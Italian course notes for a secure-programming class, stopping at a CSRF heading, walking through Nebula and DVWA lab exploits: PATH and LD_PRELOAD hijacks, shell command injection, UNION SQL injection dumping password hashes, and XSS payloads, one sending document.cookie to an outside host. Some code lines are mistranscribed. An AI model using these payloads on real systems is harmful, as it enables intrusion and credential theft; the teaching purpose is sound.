

Sfide programmazione sicura

A.A. 2021/2022

Indice

1	Nebula - level00	4
2	Nebula - level01	5
3	Nebula - level02	8
4	Nebula - level13	11
5	Nebula - level07	14
6	DWVA - SQL Injection	18
7	DWVA - XSS (Cross Site Scripting)	22
7.1	XSS Stored	22
7.1.1	Attacco reale	23
7.1.2	Debolezza	23
7.1.3	Mitigazione	23
7.2	Reflected XSS	24
7.2.1	Debolezza	24
7.2.2	Mitigazione	24
7.3	CSRF (Cross Site Request Forgery)	25
7.3.1	Funzionamento	25
7.3.2	Debolezza	25
7.3.3	Mitigazione	25
8	Protostar - stack 0	26
8.1	Raccolta d'informazioni	26
8.1.1	La funzione gets()	27
8.1.2	Comando pmap	28
9	Protostar - stack 1	29
9.1	Raccolta informazioni	30
9.2	Attacco	30
10	Protostar - stack 2	31
10.1	Raccolta informazioni	31
11	Protostar - stack 3	33
11.1	Calcolo indirizzo di win	34
11.1.1	GNU Debugger (GDB)	34

12 Protostar - stack 4	35
12.1 Raccolta informazioni	35
12.1.1 Attacco	38
13 Protostar - stack 5	39
13.1 Raccolta informazioni	39
13.1.1 Funzione execve	40
13.1.2 Vulnerabilità	43
13.1.3 Mitigazione	44

Capitolo 1

Nebula - level00

Login come utente level00:

```
> username: level00
> password: level00
```

Individuiamo tutti i file con SETUID accesso e salviamo il contenuto in un file (dev/null usato per non visualizzare gli errori):

```
> find / -perm /u+s 2> /dev/null > /home/level00/permessi
```


Usiamo il comando nano per analizzare il file:

```
> nano permessi
```

```
File: permessi
/bin/.../flag00
/bin/fusermount
/bin/mount
/bin/ping
...
```

Notiamo la presenza del file /bin/.../flag00, vediamo i suoi metadati per essere sicuri che appartenga all'utente flag00:

```
> ls -la /bin/.../
```



```
drwxr-xr-x 2 root root 29 2011-11-20 21:22 .
drwxr-xr-x 3 root root 2728 2012-08-18 02:50 ..
-rwsr-x--- 1 flag00 level00 7358 2011-11-20 21:22 flag00
```

Mandiamo in esecuzione il file:

```
> /bin/.../flag00
Congrats, now run getflag to get your flag
```

Sfida vinta!

Capitolo 2

Nebula - level01

Login come utente level01:

```
> username: level01
> password: level01
```

L'obiettivo della sfida è cercare di eseguire bin/getflag con i privilegi dell'utente flag01. Sappiamo che è molto difficile rompere la password e che l'amministratore non è intenzionato a fornircela, quindi dobbiamo trovare una strategia alternativa. Controlliamo i permessi dell'eseguibile flag01:

```
> ls -la /home/flag01/flag01

-rwsr-x--- 1 flag01 level01
```

notiamo che esso è di proprietà dell'utente flag01 ed è eseguibile dal gruppo level01, ma notiamo anche che l'eseguibile ha il bit SETUID alzato.

IDEA: provare a inoculare l'esecuzione di /bin/getflag sfruttando il binario /home/flag01/flag01. Verifichiamo ora cosa fa il sorgente di flag01: level01.c

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp){
    gid_t gid;
    uid_t uid;
    gid = getegid();
    uid = geteuid();

    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    system("/usr/bin/env echo and now what?");
}
```

Esso imposta tutti gli UID e i GID al loro valore effettivo e poi tramite la funzione di libreria system() esegue un comando shell passato come argomento (restituisce -1 in caso di errore). L'ultima istruzione di level1.c è la seguente: system("/usr/bin/env echo and now what?");. Dal manuale della funzione system scopriamo che essa non funziona correttamente se /bin/sh punta a bash controlliamo se ci troviamo in questa situazione lanciamo:

```
> ls -l /bin/sh

lrwxrwxrwx 1 root root ... /bin/sh -> /bin/bash
```

dall'output scopriamo che sh punta a bash.

La causa del malfunzionamento è il fatto che BASH quando invocata come sh non effettua l'abbassamento dei privilegi. Sappiamo che la chiamata a system effettua una echo possiamo inoculare qualcosa di diverso dalla echo, questo è possibile modificando le variabili di ambiente.

Sfruttiamo la vulnerabilità Possiamo modificare indirettamente la stringa eseguita da system copiando /bin/getflag in una cartella temporanea e dandole il nome echo e alterando la variabile d'ambiente in modo da anticipare tmp a /usr/bin facendo:

```
> PATH=/tmp:$PATH
```

Il comando env prova a caricare la echo, sh individua /tmp/echo come primo candidato e lo esegue con i privilegi dell'utente flag01.

```
> cp /bin/getflag /tmp/echo
> PATH=/tmp:$PATH
> /home/flag01/flag01
```

sfida vinta

Debolezze

1. i privilegi dell' eseguibile flag01 sono ingiustamente elevati
2. il binario bin/sh non abbassa i propri privilegi
3. manipolando una variabile d'ambiente è possibile sostituire il comando echo con un comando che esegue lo stesso codice di /bin/getflag

Mitigazione Essendo la vulnerabilità un AND di debolezze è sufficiente mitigarne una per inibire le restanti(ovviamente è meglio mitigarle tutte).

1. abbassare il bit di SETUID sull'eseguibile flag01.
2. installare una nuova versione di BASH che eviti il mancato abbassamento dei privilegi
3. impostare in maniera sicura PATH. Questo è possibile modificando il codice di level1.c usando la funzione putenv() che modifica la variabile di ambiente già impostata prima della chiamata a system(). Chiamiamo questo file level1-env.c

level1env.c

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp){
    gid_t gid;
    uid_t uid;
    gid = getegid();
    uid = geteuid();

    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    putenv("PATH=/bin:/sbin:/usr/bin:usr/sbin");
    system("/usr/bin/env echo and now what?");
}
```

2. Nebula - level01

Compiliamo level1-env.c:

```
> gcc -o flag01-env level1-env.c
```

Impostiamo i privilegi su flag01-env:

```
> chown flag01:level01 /home/flag01/flag01-env
```

```
> chmod u+s /home/flag01/flag01-env
```

Impostiamo PATH ed eseguiamo flag01-env:

```
> PATH=/tmp:$PATH
```

```
> /home/flag01/flag01-env
```

output: and now what?

Capitolo 3

Nebula - level02

Login come utente level02:

```
> username: level02
> password: level02
```

L'obiettivo della sfida è l'esecuzione del programma `/bin/getflag` con i privilegi dell'utente `flag02`. Controlliamo i permessi dell'eseguibile `flag02`:

```
> ls -la /home/flag02/flag02

-rwsr-x--- 1 flag02 level02
```

notiamo che esso è di proprietà dell'utente `flag02` ed è eseguibile dal gruppo `level02`, ma notiamo anche che l'eseguibile ha il bit `SETUID` alzato.

IDEA: provare a inoculare l'esecuzione di `/bin/getflag` sfruttando il binario `/home/flag02/flag02`. Verifichiamo ora cosa fa il sorgente di `flag02`: `level02.c`

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp){
    char *buffer;
    gid_t gid;
    uid_t uid;

    gid = getegid();
    uid = geteuid();
    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    buffer = NULL!
    asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
    printf("about to call system(\"%s\")\n", buffer);

    system(buffer);
}
```

Il file `level02.c` fa le seguenti cose:

1. Imposta tutti gli UID e i GID al loro valore effettivo
2. Alloca un buffer e ci scrive dentro il valore della variabile di ambiente `USER`, la scrittura avviene utilizzando la funzione `asprintf()` mentre la variabile di ambiente viene ottenuta con la funzione di libreria `getenv()`

3. Stampa il buffer
4. Esegue il comando contenuto nel buffer

Notiamo che il path del comando è scritto esplicitamente quindi non è possibile applicare l'iniezione indiretta via PATH. Possiamo però provare una iniezione diretta perchè il buffer riceve il valore della variabile di ambiente USER, quindi modificando questa variabile possiamo modificare il buffer.

Sfruttiamo le vulnerabilità:

Iniezione di PATH: Nel sorgente level2.c non è possibile usare l'iniezione di comandi tramite PATH. Il path del comando è scritto esplicitamente: bin/echo.

Modifica del buffer In level2.c la stringa buffer riceve il valore da una variabile di ambiente (USER), tale valore viene prelevato mediante la funzione getenv("USER"). Quindi, modificando USER si dovrebbe poter modificare buffer.

NOTA: In BASH è possibile concatenare due comandi con il carattere separatore ;echo comando1;echo comando 2. Possiamo usare la variabile di ambiente USER per iniettare un comando qualsiasi USER='level02; /usr/bin/id'.

```
#settiamo user
> USER='level02;_/usr/bin/id'
#proviamo ad eseguire
> /home/flag02/flag02

/usr/bin/id is cool.
#la bandiera non viene catturata
```

Il problema è che nel buffer dopo la lettura della variabile di ambiente c'è la stringa "is cool" questo viene visto come parametro extra. Per togliere questi parametri possiamo provare a settare di nuovo la variabile USER come abbiamo fatto prima ma questa volta aggiungiamo un "#" finale, in questo modo la stringa "is cool" verrà commentata e potremo vincere la sfida.

```
#settiamo user con il commento finale
> USER='level02;_/bin/getflag_#
#proviamo ad eseguire
> /home/flag02/flag02
#viene restituito l'output della system ma viene anche eseguito bin/getflag
#sfida vinta
```

Debolezze

1. Privilegi troppo elevati a flag02
2. La versione di BASH non effettua l'abbassamento dei privilegi
3. Su l'input esterno non vengono escapeati i caratteri speciali

Mitigazione

1. Abbassare il bit SETUID di flag02
2. Aggiornare bash
3. Utilizzare la funzione di libreria getlogin() che permette di escapeare i caratteri speciali.

Level2-getLogin.c:

```
int main(int argc, char **argv, char **envp){
    char *buffer;
    char *username;
    gid_t gid;
    uid_t uid;

    gid = getegid();
    uid = geteuid();
    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);
    username=getlogin();

    buffer = NULL!
    asprintf(&buffer, "/bin/echo %s is cool", username);
    printf("about to call system(\"%s\")\n", buffer);

    system(buffer);
}
```

Compiliamo level1-getLogin.c:

```
> gcc -o flag02-getLogin level2-getLogin.c
```

Impostiamo i privilegi su flag02-getLogin:

```
> chown flag02:level02 /home/flag02/flag02-getLogin
> chmod u+s /home/flag02/flag02-getLogin
```

Impostiamo USER ed eseguiamo flag02-getLogin:

```
> USER='level02;_/bin/getflag_#'
```

```
> ./flag02-getlogin.
```

Il carattere speciale ; provoca l'uscita dal programma.

Capitolo 4

Nebula - level13

Login come utente level13:

```
> username: level13
> password: level13
```

L'obiettivo della sfida è l'esecuzione del programma `/bin/getflag` con i privilegi dell'utente `flag13`. Controlliamo i permessi dell'eseguibile `flag13`:

```
> ls -la /home/flag13/flag13

-rwsr-x--- 1 flag13 level13
```

notiamo che esso è di proprietà dell'utente `flag13` ed è eseguibile dal gruppo `level13`, ma notiamo anche che l'eseguibile ha il bit `SETUID` alzato.

IDEA: provare a inoculare l'esecuzione di `/bin/getflag` sfruttando il binario `/home/flag13/flag13`. Verifichiamo ora cosa fa il sorgente di `flag13`: `level13.c`

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <string.h>

#define FAKEUID 1000

int main(int argc, char **argv, char **envp){
    int c;
    char token[256];
    if(getuid() := FAKEUID) {
        printf("Security failure detected. UID %d started us, we expect %d\n", getuid
            (), FAKEUID);
        printf("The system administrators will be notified of this violation\n");
        exit(EXIT_FAILURE);
    }
    // snip, sorry :-)
    printf("your token is %s\n", token);
}
```

Il programma controlla se l'UID è diverso da 1000 allora stampa un messaggio di errore, altrimenti crea il token di autenticazione per l'utente `flag13` e lo stampa. Le variabili di ambiente sfruttabili per questo attacco sono `LD_PRELOAD` e `LD_LIBRARY_PATH` esse possono influenzare il comportamento del linker. Dal manuale di `LD_PRELOAD` scopriamo che esso contiene una lista di librerie condivise esse vengono linkate prima di tutte le altre durante l'esecuzione e vengono usate per ridefinire dinamicamente alcune funzioni senza dover ricompilare i sorgenti.

Sfruttiamo le vulnerabilità: Possiamo usare la variabile LD_PRELOAD per caricare una libreria che implementa la funzione del controllo degli accessi del programma /home/flag13/flag13. La libreria che scriveremo reimposta getuid() per superare il controllo degli accessi. Quindi scriviamo la libreria getuid.c

```
#include <unistd.h>
#include <sys/types.h>

uid_t getuid(void){
    return 1000;
}
```

Per generare la libreria condivisa usiamo gcc con i seguenti due comandi:

- -shared: genera un oggetto linkabile a tempo di esecuzione e condivisibile con altri oggetti.
- -fPIC: genera codice indipendente dalla posizione, riclocabile ad un indirizzo di memoria arbitrario.

Per pre caricare la libreria condivisa getuid.so modifichiamo la variabile LD_PRELOAD: LD_PRELOAD=./getuid.so e eseguiamo /home/flag13/flag13.

L'iniezione della libreria fallisce perchè il manuale di LD_PRELOAD ci dice che se l'eseguibile ha SETUID alzato allora lo deve tenere anche la libreria. Il SETUID della libreria non può essere modificato perchè non siamo root, ma possiamo abbassare il SETUID del binario facendone una copia. Quindi per vincere la sfida facciamo:

```
> cp /home/flag13/flag13 /home/level13/flag13 // copia dl file
> gcc -shared -fPIC -o getuid.so getuid.c
> LD_PRELOAD=./getuid.so /home/level13/flag13
# stampa del token di autenticazione
# possiamo autenticarci come flag13 dato che abbiamo la password
> su -l flag13
> getflag
# sfida vinta
```

Debolezze

1. Manipolando LD_PRELOAD riusciamo a sovrascrivere getuid(): CWE-426 Untrusted Search Path.
2. by-pass tramite spoofing, l'attaccante può riprodurre il token di autenticazione di un altro utente: CWE-90 Authentication Bypass by Spoofing..

Mitigazione

1. Questa volta non possiamo semplicemente ripulire la variabile di ambiente perchè LD_PRELOAD agisce prima del caricamento del programma.
2. L'autenticazione si basa su un valore noto che è 1000, occorre utilizzare più fattori di autenticazione.

Per convincerci di quanto detto modifichiamo level13 effettuando una pulizia di LD_PRELOAD (level13_env.c).

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <string.h>

#define FAKEUID 1000

int main(int argc, char **argv, char **envp){
    int c;
    char token[256];

    putenv("LD_PRELOAD=");
    if(getuid() != FAKEUID) {
        printf("Security failure detected. UID %d started us, we expect %d\n", getuid
            (), FAKEUID);
        printf("The system administrators will be notified of this violation\n");
        exit(EXIT_FAILURE);
    }
    bzero(token, 256);
    strncpy(token, "b705702b-76a8-42b0-8844-3adabbe5ac58", 36);
    printf("your token is %s\n", token);
}
```

Compiliamo level13_env.c:

```
> gcc -o flag13_env level13_env.c
```

Impostiamo i privilegi su level13_env:

```
> chown flag13:level13 /home/flag13/flag13_env
> chmod u+s /home/flag13/flag13_env
```

Eseguiamo level13_env:

```
> ./flag13_env
```

getuid() rimane iniettata.

Capitolo 5

Nebula - level07

Login come utente level13:

```
> username: level07
> password: level07
```

L'obiettivo della sfida è l'esecuzione del programma `/bin/getflag` con i privilegi dell'utente `flag07`. Non consideremo attacchi con login diretto, iniezione tramite variabili di ambiente e librerie condivise dato che questi attacchi non avranno successo. Ci concentriamo sulla iniezione diretta di comandi. Controlliamo i file contenuti nella cartella `flag07`:

```
> ls /home/flag07

index.cgi  thttpd.conf
```

Controlliamo i permessi del file `index.cgi`

```
> ls -la /home/flag07 index.cgi

-rwxr-xr-x 1 root root
```

`index.cgi` è leggibile ed eseguibile da tutti gli utenti ed ha bit `setuid` abbassato.

Vediamo il sorgente di `index.cgi`: `cat < /home/falco7/index.cgi`

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
    $host = $_[0];
    print("<html><head><title>Ping results</title></head><body><pre>");

    @output = "ping -c 3 $host 2>&1";
    foreach $line (@output) { print "$line"; }

    print("</pre></body></html>");
}
# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

Il programma crea lo scheletro di una pagina HTML, tramite il comando `ping -c 3 IP 2>&1` invia 3 pacchetti all'host il cui indirizzo è `IP` e infine stampa l'output sulla pagina HTML.

Tentativi di attacco Eseguiamo lo script in locale passando come `Host` `8.8.8.8` quindi:

```
> /home/flag07/index.cgi Host=8.8.8.8
```

Il risultato è la stampa della pagina html con il risultato del comando ping.

Primo tentativo di attacco: Proviamo l'esecuzione sequenziale di due comandi usando il separatore ";"

```
> /home/flag07/index.cgi Host=8.8.8.8; /bin/getflag
```

Notiamo che getflag viene eseguito ma non con i permessi di flag07.

Proviamo una iniezione locale modificando il secondo punto mettendo i parametri fra virgolette:

```
> /home/flag07/index.cgi "Host=8.8.8.8; /bin/getflag"
```

Questa volta getflag non viene eseguito.

Come mai non funziona? La funzione param() fetcha solo i valori del parametro descritto nella funzione, dato che in index.cgi param() viene invocata con ping(param("Host")); essa preleva solo il valore assegnato ad Host e ignora il resto. Inoltre scopriamo che ";" consente di separare i parametri.

Secondo tentativo di attacco: Sostituiamo i caratteri speciali ";" e "/" con i rispettivi valori esadecimali (URL encoding) essi sono rispettivamente %3B e %2F quindi tentiamo nuovamente l'attacco:

```
> /home/flag07/index.cgi "Host=8.8.8.8%3B%2Fbin%2Fgetflag"
```

Questa volta l'iniezione locale ha successo ma getflag non viene eseguito con i permessi di flag07.

terzo tentativo di attacco tramite iniezione remota: Per effettuare una iniezione remota bisogna identificare un server Web che esegua index.cgi con SETUID, se esiste un server del genere la sfida è vinta. Sappiamo che esiste un file denominato thttpd.conf, vediamo i suoi permessi:

```
> ls -la /home/flag07 thttpd.conf
```

```
-rw-r--r-- 1 root root
```

Scopriamo che è leggibile da tutti e modificabile solo da root, leggendo il file tramite il comando:

```
> pg /home/flag07/thttpd.conf
```

Scopriamo che il server:

- ascolta sulla porta 7007
- la sua directory radice è /home/flag07
- vede l'intero file system dell'host
- esegue con i permessi di flag07

Prima di procedere vediamo se il server è davvero in ascolto sulla porta 7007:

```
# verifichiamo se esistono processi di nome thttpd
> pgrep -l thttpd
# il processo thttpd esiste
# verifichiamo c'è qualche processo in ascolto sulla 7007
> netstat -ntl | grep 7007
# un processo è in ascolto su 7007
```

Non abbiamo certezza del fatto che il processo in ascolto sulla 7007 sia thttpd e non possiamo usare netstat -ntlp per sapere il nome del processo perchè non siamo root, quindi dobbiamo interagire direttamente con il server Web inviandogli richieste tramite il comando nc quindi facciamo

```
> nc localhost 7007
> GET / HTTP/1.0
```

L'accesso a root(/) ci è proibito ma scopriamo che il server è effettivamente tthttpd.

Quindi il nostro vettore d'attacco verrà costruito utilizzando nc localhost 7007 ed effettuando una GET verso index.cgi passandogli come parametro Host 8.8.8.8 concatenato /bin/getflag con i rispettivi punti e virgola e slash in esadecimale

```
> #login come level07
> nc localhost 7007
> GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
#sfida vinta
```

Debolezze

1. tthttpd esegue con privilegi troppo elevati. Quelli dell'utente "privilegiato" flag07. CWE-250 Execution with Unnecessary Privileges.
2. index.cgi non neutralizza i caratteri speciali. CWE-78 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

Mitigazione

1. riconfigurare tthttpd con privilegi più bassi
2. possiamo implementare nello script Perl un filtro basato su blacklist quindi se un input è conforme a un formato presente nella blacklist esso viene scartato.

Mitigazione caso1: Possiamo riconfigurare tthttpd in modo che esegua con in privilegi di un utente inferiore ad esempio level07 piuttosto che flag07. Innanzitutto, verifichiamo che il file /home/-flag07/tthttpd.conf sia quello effettivamente usato dal server Web:

```
$ps ax | grep tthttpd
...
803 ? Ss 0:00 /usr/sbin/tthttpd -C /home/flag07/tthttpd.conf
```

Creiamo una nuova configurazione nella home directory dell'utente level07.

- Diventiamo root tramite l'utente nebula.

- Copiamo /home/flag07/tthttpd.conf nella home directory di level07: cp

```
> /home/flag07/tthttpd.conf /home/level07
```

- Aggiorniamo i permessi del file:

```
> chown level07:level07 /home/level07/tthttpd.conf
> chmod 644 /home/level07/tthttpd.conf
```

- Editiamo il file /home/flag07/tthttpd.conf:

```
> nano /home/level07/tthttpd.conf
```

Una volta aperto:

- Impostiamo una porta di ascolto TCP non in uso: port=7008
 - Impostiamo la directory radice del server: dir=/home/level07
 - Impostiamo l'esecuzione come utente level07: user=level07
- Copiamo /home/flag07/index.cgi nella home directory di level07:
- ```
> cp /home/flag07/index.cgi /home/level07
```
- Aggiorniamo i permessi dello script:



```
> chown level07:level07 /home/level07/index.cgi
> chmod 0755 /home/level07/index.cgi
```

- Eseguiamo manualmente una nuova istanza del server Web thttpd:

```
> thttpd -C /home/level07/thttpd.conf
```

Ripetiamo l'attacco sul server Web appena avviato:

```
> nc localhost 7008
GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
```

/bin/getflag non riceve più i privilegi di flag07

**Mitigazione caso2:** Possiamo implementare nello script Perl un filtro dell'input basato su blacklist dove se l'input non ha la forma di un indirizzo IP viene scartato silenziosamente. Il nuovo script index-bl.cgi esegue le seguenti operazioni:

- Memorizza il parametro Host in una variabile \$host
- Fa il match di \$host con una espressione regolare che rappresenta un indirizzo IP
- Controlla se \$host verifica l'espressione regolare
- Se sì, esegue ping, altrimenti Se no, non esegue nulla

Implementiamo la seguente espressione regolare per il match di indirizzi ip:

```
~\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$
```

L'espressione utilizzata serve soltanto per far sì che l'input abbia la struttura di un indirizzo ip non importa che sia corretto. Il codice di index-bl.cgi sarà il seguente:

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
 ...
}
check if Host set. if not, display normal page, etc
my $host = param("Host");!
if ($host =~ ~\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$){
 ping($host);!
}
```

Apriamo un altro terminale e ripetiamo l'attacco sul server Web appena avviato:

```
> nc localhost 7007
GET /index-bl.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
```

/bin/getflag non viene più eseguito.

## Capitolo 6

# DWVA - SQL Injection

Come prima sfida tratteremo l'SQL Injection cioè iniettare comandi SQL arbitrari tramite un form HTML.

### Procedimento

1. Inviando al server una richiesta legittima, valida, non maliziosa ed analizziamone la risposta. Vogliamo ottenere dalla risposta informazioni per costruire un'attacco.
2. Se non si è ancora sfruttata la vulnerabilità, si usa l'informazione ottenuta per costruire una nuova domanda (Passo 1). Se si è sfruttata la vulnerabilità, il compito può dirsi svolto.

Nella sfida SQL Injection ci ritroviamo davanti ad un form:

User ID:

- Come primo input inseriamo:

User ID:

Otteniamo come risposta:

```
ID: 1
First name: admin
Surname: admin
```

- Ora sappiamo la formattazione di una risposta corretta.

Proviamo ad immettere:

User ID:

L'input inserito è semanticamente scorretto. Non otteniamo nessuna risposta.

- Proviamo con:

User ID:   Otteniamo come risposta:

```
ID: 1.0
First name: admin
Surname: admin
```

L'applicazione sembra stampare direttamente l'input numerico (se valido) e converte un argomento double in intero.

- Proviamo ora con:

User ID:

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near "stringa'" at line 1
```

Da qui capiamo che il server SQL è MySQL. L'errore è sul parametro ed avviene alla riga 1.

Il formato della query sembra essere simile al seguente:

```
SELECT f1, f2, f3
FROM table
WHERE f1 = 'v1';
```

Il server MySQL converte v1 in un intero e preleva la riga corrispondente di table.

L'idea è quella di provare ad iniettare un input che trasformi la query SQL in un'altra in grado di stampare tutte le righe della tabella. Questo è possibile facendo risulatare clausola WHERE sempre vera.

È possibile iniettare una tautologia immettendo l'input seguente:

User ID:

Viene stampata l'intera tabella degli utenti.

L'iniezione SQL basata su tautologia non permette di dedurre la struttura di una query SQL infatti non è possibile selezionare altri campi rispetto a quelli presenti nella query SQL, non permette di eseguire comandi SQL arbitrari. Si può provare tramite l'operatore UNION ad ottenere la struttura della tabella utilizzando un approccio trial and error.

### Tentativo di attacco - schema del db

- Inseriamo il seguente input:

User ID:

Otteniamo il seguente errore: The used SELECT statements have a different number of columns.

- Proviamo ora:

User ID:

Otteniamo:

```
ID: 1' UNION select 1, 2#
First name: admin
Surname: admin
```

```
ID: 1' UNION select 1, 2#
First name: 1
Surname: 2
```

Basandoci sull'output HTML ipotizziamo che si tratti di un nome e un cognome.

- Proviamo ad iniettare, all'interno della UNION, un'interrogazione alle funzionalità di sistema offerte da MySQL:

User ID:

Otteniamo così la versione di MySQL:

```
ID: 1' UNION select 1, version()#
First name: admin
Surname: admin
```

```
ID: 1' UNION select 1, version()#
First name: 1
Surname: 10.4.24-MariaDB
```

Proviamo ad ottenere anche user e host:

User ID:

Otteniamo root@localhost.

Abbiamo scoperto due cose;+

- L'utente SQL usato dall'applicazione DVWA è root. Male! L'utente è il più privilegiato possibile
- Il database è ospitato sullo stesso host dall'applicazione. Male! Web server e SQL server dovrebbero eseguire su macchine separate

Cerchiamo di ottenere il nome del database:

User ID:

Il nome del db dvwa.

- Proviamo quindi a stampare lo schema del database iniettando la seguente query:

User ID:

Otteniamo le due tabelle guestbook e users

```
ID: 1' UNION select 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa'#
```

First name: admin

Surname: admin

```
ID: 1' UNION select 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa'#
```

First name: 1

Surname: guestbook

```
ID: 1' UNION select 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa'#
```

First name: 1

Surname: users

- Proviamo a stampare la tabella users: User ID:

Otteniamo i campi della tabella users.

### Tentativo di attacco - password degli utenti

Proviamo ora a stampare la password degli utenti. Utilizzeremo la funzione concat che restituisce in output la concatenazione di più stringhe: concat('a','b') -> 'a:b'. Usiamo concat per costruire una stringa compatta con le informazioni di un utente: user\_id:nome:cognome:username:password

User ID:

Esempio di una risposta:

```
ID: 1' UNION select 1,concat(user_id,':', first_name, ':',last_name, ':', user, ':', password) FROM users#
```

First name: 1

Surname: 1:admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99

### Debolezza

1. CWE di riferimento: CWE-89 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

### Mitigazione

1. Si può implementare un filtro dei caratteri speciali SQL. I linguaggi dinamici forniscono già funzioni filtro pronte e robuste. Ad esempio, in PHP: `mysql_real_escape_string()`. Attivando la script security a livello "high", lo script sqli adopera un filtro basato su `mysql_real_escape_string()`:

```
$id = mysql_real_escape_string($id);
if (is_numeric($id)) {
 ...
}
```

Il filtro inibisce le iniezioni basate su apici. Purtroppo esistono anche iniezioni con argomenti interi (che non fanno uso di apici). Ad esempio, l'input: `1 OR 1=1` è OK per il filtro e quindi: vengono stampati tutti i record della tabella.

2. Attivando la script security a livello "high", lo script sqli quota l'argomento `$id` nella query:

```
$getid = "SELECT first_name, last_name
FROM users WHERE user_id = '$id'";
```

Il quoting dell'argomento annulla il significato semantico dell'operatore OR, che viene visto come una semplice stringa. La funzione `is_numeric($id)` fallisce.

## Capitolo 7

# DWVA - XSS (Cross Site Scripting)

Cercheremo di iniettare un codice malevolo tramite l'utilizzo di javascript, tale codice sarà memorizzato permanentemente su un server vittima (database o form). Verà poi eseguito da un client vittima che inconsapevolmente si connette al server vittima.

### 7.1 XSS Stored

Abbiamo una pagina Web con due form di input "Name" e "Message". Mediante la pressione del tasto "Sign Guestbook", l'input viene sottomesso all'applicazione xss\_s in esecuzione sul server.

Name:

Message:

Iniziamo ad effettuare dei test:

Name:

Message:

Come risposta riceveremo:

Name: Mauro  
Message: Messaggio

Un utente generico che accede all'applicazione xss\_s vede tutti i messaggi postati in precedenza. Questa volta scriviamo: Name:

Message:

Vedremo che la pagina interpreta il tag h1 ottenendo così una riflessione dell'input.

- Scriviamo come messaggio uno script e vediamo cosa succede: `<script>alert(1)</script>`. Vediamo che sulla pagina dell'utente si apre una finestra pop-up in cui compare un 1.

Possiamo provare tramite l'uso delle funzioni del DOM a stampare variabili contenenti informazioni dell'utente come i cookie: `document.cookie`. Scrivendo come messaggio: `<script>alert(document.cookie)</script>`.

### 7.1.1 Attacco reale

Gli attacchi appena visti in un contesto reale non sono funzionanti per il semplice fatto che l'utente viene notificato di ogni cosa. Tuttavia, essi forniscono una Proof of Concept, cioè una bozza di attacco, limitato all'illustrazione potenziale delle conseguenze di un attacco. Proviamo ad iniettare uno script che imposti la proprietà `document.location` ad un nuovo URL, cioè l'applicazione `xsss_s` viene permanentemente ridirezionata ad un altro URL.

Immettiamo l'input seguente nei form "Name" e "Message": Attaccante e `<script>document.location="http://pornhub.it"</script>`. L'esecuzione del codice Javascript provoca la ridirezione permanente a `http://pornhub.it`. Abbiamo scelto un URL breve per rientrare nella restrizione di 50 caratteri per il campo "Message".

### 7.1.2 Debolezza

L'applicazione non neutralizza (o lo fa in modo errato) l'input utente inserito in una pagina Web. CWE di riferimento: CWE-79 Improper Neutralization of Input during Web Page Generation ('Cross-site Scripting').

### 7.1.3 Mitigazione

Possiamo implementare un filtro basato su white list, facendo scegliere l'input in una lista di valori fidati. Ad esempio, tramite un menu a tendina, in alternativa, possiamo implementare un filtro che neutralizzi i caratteri speciali nell'input. Ciò accade nel livello "High" della macchina vulnerabile.

## 7.2 Reflected XSS

In tale tipo di attacco non viene utilizzato un database per memorizzare il codice malevolo Javascript. L'attaccante prepara un URL che riflette un suo input malevolo e fa in modo che l'utente vi acceda. L'utente, accedendo all'URL può inconsapevolmente fornire dati sensibili all'attaccante.

Abbiamo una pagina Web con un form di input "What's your Name". Mediante la pressione del tasto "Submit", l'input viene sottomesso all'applicazione xss\_r in esecuzione sul server. Non è coinvolto alcun server SQL.

What's your name?

La pagina risponderà con Hello + il nome inserito.

Consideriamo il seguente codice:

```
<img "
 "src=x"
 "onerror = this.src ='http://site/?c='+document.cookie"
/>
```

Che succede se il codice appena visto viene iniettato nel campo "What's your Name"? Viene provocato l'invio di una richiesta HTTP al Web server http://site. L'URL della richiesta contiene i cookie dell'utente che ha caricato la pagina. Se il Web server è sotto il controllo dell'attaccante, costui può analizzare i log e leggere i cookie.

Hello

```
Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql
```

### 7.2.1 Debolezza

L'applicazione non neutralizza (o lo fa in modo errato) l'input utente inserito in una pagina Web. CWE di riferimento: CWE-79 Improper Neutralization of Input during Web Page Generation ('Cross-site Scripting').

### 7.2.2 Mitigazione

Possiamo implementare un filtro basato su white list, facendo scegliere l'input in una lista di valori fidati. Ad esempio, tramite un menu a tendina, in alternativa, possiamo implementare un filtro che neutralizzi i caratteri speciali nell'input. Ciò accade nel livello "High".



## 7.3 CSRF (Cross Site Request Forgery )

